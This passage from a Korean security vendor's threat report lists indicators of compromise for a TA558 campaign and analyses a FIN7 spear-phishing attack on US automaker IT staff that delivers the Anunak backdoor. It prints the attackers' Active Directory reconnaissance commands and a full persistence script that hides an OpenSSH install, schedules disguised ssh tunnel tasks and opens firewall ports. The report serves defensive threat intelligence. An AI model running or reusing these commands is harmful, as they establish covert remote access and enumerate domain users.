IP	103[.]29[.]3[.]200
IP	103[.]67[.]162[.]213
IP	103[.]133[.]104[.]112
IP	103[.]183[.]114[.]5
IP	103[.]186[.]65[.]80
IP	103[.]198[.]26[.]111
IP	103[.]237[.]87[.]56
IP	104[.]247[.]204[.]205
IP	107[.]172[.]61[.]136
IP	107[.]173[.]4[.]5
IP	107[.]173[.]4[.]15
IP	107[.]173[.]229[.]146
IP	107[.]174[.]138[.]160
IP	107[.]175[.]3[.]22

IP	107[.]175[.]31[.]187
IP	107[.]175[.]92[.]68
IP	107[.]175[.]113[.]202
IP	107[.]175[.]113[.]204
IP	107[.]175[.]113[.]216
IP	141[.]98[.]10[.]56
IP	147[.]124[.]214[.]183
IP	147[.]185[.]243[.]107
IP	149[.]28[.]109[.]84
IP	149[.]248[.]54[.]207
IP	154[.]38[.]188[.]98
IP	158[.]220[.]80[.]156
IP	167[.]86[.]86[.]15
IP	170[.]75[.]146[.]119
IP	172[.]86[.]76[.]208
IP	172[.]202[.]120[.]36
IP	172[.]232[.]8[.]161
IP	172[.]232[.]163[.]207
IP	172[.]232[.]170[.]236
IP	172[.]232[.]172[.]53
IP	172[.]232[.]189[.]7
IP	172[.]233[.]129[.]114
IP	172[.]233[.]130[.]11
IP	172[.]234[.]249[.]47
IP	172[.]245[.]163[.]139
IP	172[.]245[.]185[.]30
IP	172[.]245[.]208[.]3
IP	172[.]245[.]208[.]19
IP	172[.]245[.]208[.]28
IP	172[.]245[.]208[.]34
IP	172[.]245[.]208[.]126
IP	172[.]245[.]214[.]91
IP	185[.]254[.]37[.]80
IP	188[.]127[.]231[.]198
IP	188[.]127[.]249[.]32

IP	192[.]3[.]95[.]131
IP	192[.]3[.]95[.]135
IP	192[.]3[.]95[.]216
IP	192[.]3[.]108[.]47
IP	192[.]3[.]179[.]133
IP	192[.]3[.]179[.]162
IP	192[.]3[.]241[.]235
IP	192[.]99[.]190[.]119
IP	192[.]210[.]214[.]26
IP	193[.]56[.]255[.]218
IP	198[.]12[.]81[.]138
IP	198[.]12[.]81[.]158
IP	198[.]12[.]89[.]23
IP	198[.]12[.]91[.]244
IP	198[.]23[.]156[.]251
IP	198[.]46[.]173[.]145
IP	198[.]46[.]174[.]147
IP	198[.]46[.]176[.]159
IP	198[.]46[.]176[.]175
IP	198[.]74[.]57[.]54
IP	207[.]32[.]219[.]82

1.2.5 대응 가이드

- 위 IOC 상에 발견된 정보에 대하여 업무 영향도 평가 후 설정 가능한 보안 솔루션을 통해 탐지 및 차단 설정
- 신뢰할 수 없는 발신자의 첨부파일 및 링크 클릭 주의
- 단말 상에서 사용되는 안티 바이러스 프로그램을 최신버전으로 유지
- 사용되는 어플리케이션 또는 운영체제에 대하여 최신 패치를 반영

1.2.6 참고 자료

- <https://www.ptsecurity.com/ww-en/analytics/pt-esc-threat-intelligence/steganoamor-campaign-ta558-mass-attacking-companies-and-public-institutions-all-around-the-world/>


1.3 자동차 제조업체 IT 직원을 노리는 스피어 피싱 공격

1.3.1 키워드 및 요약

- + 키워드: Malware, Backdoor, Spear Phishing
- + 요약: 미국 대형 자동차 제조업체를 표적으로 삼은 스피어 피싱 공격 캠페인

1.3.2 위협 설명

- + 러시아에 기반을 둔 해킹그룹으로 알려진 'FIN7' 의 대형 자동차 제조업체들을 표적으로 삼은 공격 캠페인 사례가 최근 발표됨
- + 공격자는 미국에 본사를 둔 대형 자동차 제조업체의 IT 부서 직원들을 표적으로 스피어 피싱 이메일을 발송하였으며, 합법적인 IT 도구(Advanced IP Scanner)를 사칭한 악성 URL 을 통해 Anunak 백도어 악성코드 감염 유도



[FIN7 해킹그룹의 자동차 제조 업체 대상 공격 체인]

- + FIN7 해킹그룹은 주로 다양한 민감 정보를 탈취하거나 랜섬웨어 유포 공격 등을 수행하는 해킹그룹으로, 자동차 제조 업체와 같은 대규모 개체를 표적으로 삼아 훨씬 더 큰 몸값 요구 및 대외적인 장악력 확보를 목적으로 하는 것으로 보여짐

1.3.3 위협 분석

- + 미국에 본사를 둔 대형 자동차 제조업체의 IT 부서에서 높은 권한을 가진 직원을 대상으로 스피어 피싱 이메일 발송
- + 피싱 이메일에 사용된 악성 링크는 'advanced-ip-scanner.com' 에서 호스팅되는 합법적인 프로그램으로 위장한 가짜 URL 을 사용

advanced-ip-scanner[.]com

[공격에 사용된 가짜 URL]

- + 피해자가 가짜 URL 을 클릭할 경우 두 차례의 Redirection 을 통해 최종적으로 Dropbox 링크로 연결되며, 합법적인 프로그램으로 위장한 악성 파일 실행 유도

```
advanced-ip-scanner[.]com
↳ myipscanner[.]com
↳ dropbox[.]com (Advanced_Ip_Scanner_setup.exe 다운로드 링크)
```

[가짜 URL 접속 시 Redirection 기록]

- + 악성 파일 실행 시 추가 악성 파일 WsTaskLoad.exe 가 실행되어 DLL(jutil.dll) 및 WAV(infodb\audio.wav) 파일을 로드하는 다단계 프로세스가 트리거되며, 최종적으로 'dmxl.bin' 이라는 이름의 Anunak 백도어 악성코드 실행 및 시스템 감염
- + 이후 WsTaskLoad.exe 는 시스템 정보, 네트워크 정보, 사용자 정보를 수집하며, OpenSSH 도구를 이용한 실행 지속성 설정(방화벽 포트 허용)

```
net time
tasklist /v
net group "Domain Admins" /domain
%APPDATA%\Roaming\csvde.exe -r "(&(objectClass=Computer))
-l samAccountName,description,IPv4Address,info,operatin
gSystem -f %APPDATA%\Roaming\01cp.txt
%APPDATA%\Roaming\csvde.exe -r "(&(objectCategory=person)
(objectClass=User))" -l samAccountName,description,info,m
ail,middleName,displayName,title,department,lastLogon -f
%APPDATA%\Roaming\01usr.txt
```

[WsTaskLoad.exe 를 이용한 시스템 정보 수집]

```
tar -xf %APPDATA%\Roaming\set.zip
Set.zip includes 7zip and a batch file for installing
7z.exe x OpenSSH64.7z -oC:\Windows -y
reg delete "HKLM\SOFTWARE\OpenSSH" /f

powershell.exe -ExecutionPolicy Bypass -File C:\Windows\OpenSSH\install-sshd.ps1

xcopy C:\Windows\OpenSSH\ssh C:\ProgramData\ssh /c /d /e /h /i

xcopy C:\Windows\OpenSSH\ssh C:\Windows\System32\config\systemprofile\ssh /c /d
/e /h /i

attrib +h "C:\ProgramData\ssh"
attrib +h "C:\Windows\System32\config\systemprofile\ssh"
icacls C:\ProgramData\ssh /inheritance:r /T /C /grant "*S-1-5-18":F /grant "*S-1-5-32-544":F
icacls C:\ProgramData\ssh\administrators_authorized_keys /inheritance:r /T /C /gr
ant "*S-1-5-18":F /grant "*S-1-5-32-544":F
icacls C:\Windows\System32\config\systemprofile\ssh /inheritance:r /T /C /grant
"*S-1-5-18":F /grant "*S-1-5-32-544":F

SCHTASKS /create /f /tn "Microsoft\Windows\System" /tr "C:\Windows\OpenSSH\ssh.ex
e -N -F C:\ProgramData\ssh\ssh_config client" /sc minute /mo 1 /RU "NT AUTHORITY\S
YSTEM"

sc config sshd start= auto
sc failure sshd reset= 60 actions= restart/60/restart/60/restart/60
sc start sshd

SCHTASKS /create /f /tn "Microsoft\Windows\WindowsParentalControls" /tr "C:\Windo
ws\OpenSSH\ssh.exe -N -F C:\ProgramData\ssh\ssh_config local" /sc minute /mo 1 /RU
"NT AUTHORITY\SYSTEM"

powershell.exe -command New-NetFirewallRule -Name System -DisplayName 'System' -E
nabled True -Direction Inbound -Protocol TCP -Action Allow -LocalPort 59999

powershell.exe -command New-NetFirewallRule -Name WindowsFirewall -DisplayName 'W
indowsFirewall' -Enabled True -Direction Inbound -Protocol TCP -Action Allow -Loca
lPort 9898 -Program "C:\Windows\OpenSSH\sshd.exe"
```

[실행 지속성 설정 내용]

1.3.4 침해 지표 (Indicators of Compromise)

Indicator type	Indicator
Domain	advanced-ip-sccanner[.]com
Domain	myipscanner[.]com
Domain	theipscanner[.]com
Domain	ipscanneronline[.]com
Domain	ipscannershop[.]com
Domain	myscannappo[.]com
Domain	myscannappo[.]info
Domain	myscannappo[.]online
IP	181[.]215.69[.]24
IP	166[.]1.160[.]118
IP	185[.]39.204[.]179
IP	109[.]107.171[.]62
IP	38[.]180.1[.]17
IP	109[.]107.170[.]47
IP	162[.]248.224[.]79
IP	166[.]1.190[.]171
IP	166[.]1.190[.]186
IP	172[.]82.87[.]69
IP	185[.]161.210[.]18
IP	185[.]72[.]8.6
IP	185[.]72.8[.]70
IP	193[.]233.206[.]146
IP	207[.]174.31[.]205
IP	207[.]174.31[.]206
IP	209[.]209.113[.]91
IP	217[.]196.101[.]116
IP	38[.]180.14[.]240
IP	38[.]180.40[.]23
IP	46[.]246.98[.]196
IP	5[.]181.159[.]11
IP	62[.]233.57[.]98
IP	104[.]166.127[.]197
IP	104[.]166.127[.]200

IP	155[.]254.192[.]66
IP	166[.]1.190[.]48
IP	185[.]72.8[.]147
IP	193[.]233.22[.]136
IP	193[.]233.22[.]28
IP	193[.]233.22[.]36
IP	193[.]233.22[.]43
IP	193[.]233.23[.]177
IP	207[.]174.31[.]253
IP	23[.]133.88[.]52
IP	38[.]180.1[.]103
IP	38[.]180.20[.]94
IP	5[.]61.39[.]157
IP	5[.]8.63[.]105
IP	5[.]8.63[.]108
IP	5[.]8.63[.]139
IP	5[.]8.63[.]245
IP	62[.]233.57[.]195
IP	91[.]149.254[.]85
FileHash-SHA256	ff4c287c60ede1990442115bddd68201d25a735458f76786a938a0aa881d14ef
FileHash-SHA256	d63060e61c98074c58926a6239185e8128fd0fbc2a45ccf60f3c831bb18ffc93

1.3.5 대응 가이드

- 위 IOC 상에 발견된 정보에 대하여 업무 영향도 평가 후 설정 가능한 보안 솔루션을 통해 탐지 및 차단 설정
- 신뢰할 수 없는 발신자의 첨부파일 및 링크 클릭 주의
- 단말 상에서 사용되는 안티 바이러스 프로그램을 최신버전으로 유지
- 사용되는 어플리케이션 또는 운영체제에 대하여 최신 패치를 반영

1.3.6 참고 자료

- <https://blogs.blackberry.com/en/2024/04/fin7-targets-the-united-states-automotive-industry>

2 관련 용어

- **트로이목마 (Trojan):** 외형적으로는 정상 프로그램 같아 보이지만 시스템 파괴 등의 악의적인 행위를 포함하고 있는 악성 프로그램
- **백 도어 (Backdoor):** 일반적인 인증을 통과, 원격 접속을 보장하고, plaintext 의 접근을 취득하는 등의 행동을 들키지 않고 행하는 방법
- **원격 관리 도구 (RAT):** 본래 원격 관리 도구(Remote Administrator Tool)를 뜻하나 공격자에게 컴퓨터 통제권을 넘겨주게 되는 악성코드로 악용될 수 있음
- **인포스틸러 (Infostealer):** 트로이목마 악성코드의 한 종류로 자격증명 정보 및 문서, 파일 등 정보 탈취를 목적으로 하는 악성코드
- **스태가노그래피 (Steganography):** 데이터 은폐 기술 중 하나이며, 데이터를 다른 데이터(이미지, 비디오, 메시지 등)에 삽입하는 기술
- **C2 (C&C 서버):** 악성코드(봇넷 등)을 제어하기 위해 사용되는 명령 제어 서버
- **키로거 (Keylogger):** 컴퓨터의 입력 정보를 기록하는 목적의 악성 프로그램으로 일반적으로 키보드를 통한 입력을 가로채는 동작을 수행함
- **파워셸 (PowerShell):** 마이크로소프트가 개발한 확장 가능한 명령 줄 인터페이스
- **피싱 (Phishing):** 전자우편 또는 메신저를 통해 신뢰할 수 있는 사람 또는 기업이 보낸 메시지인 것처럼 가장하여, 비밀번호 및 신용카드 정보와 같이 기밀을 요하는 정보를 부정하게 얻으려는 social engineering 공격의 한 종류
- **스피어 피싱 (Spear Phishing):** 특정 기관이나 특정인을 표적으로 삼아 악성메일을 발송하고, 컴퓨터를 감염시켜 정보 등을 탈취하는 '표적형 악성 메일' 공격
- **스캠 (Scam):** 사실과 다른 내용으로 현혹시켜 투자금 또는 결제 등을 유도하는 사기 수법

End of Document



서울특별시 종로구 종로 51 3~6F (종로2가, 종로타워)
tel 02 3783 6600 fax 02 3783 6499 www.secui.com

대표전화 080-331-6600

기술지원/침해대응센터 02-3783-6500

보안관제센터 02-3782-4030

평일 : 오전 8시 ~ 오후 5시 (토, 일, 공휴일 제외)

Copyright® SECUI All Rights Reserved. 본 카탈로그에 게재된 회사명, 상품명은 당사의 등록 상표입니다.

사양과 외관은 개량을 위해 예고 없이 변경되는 경우가 있습니다.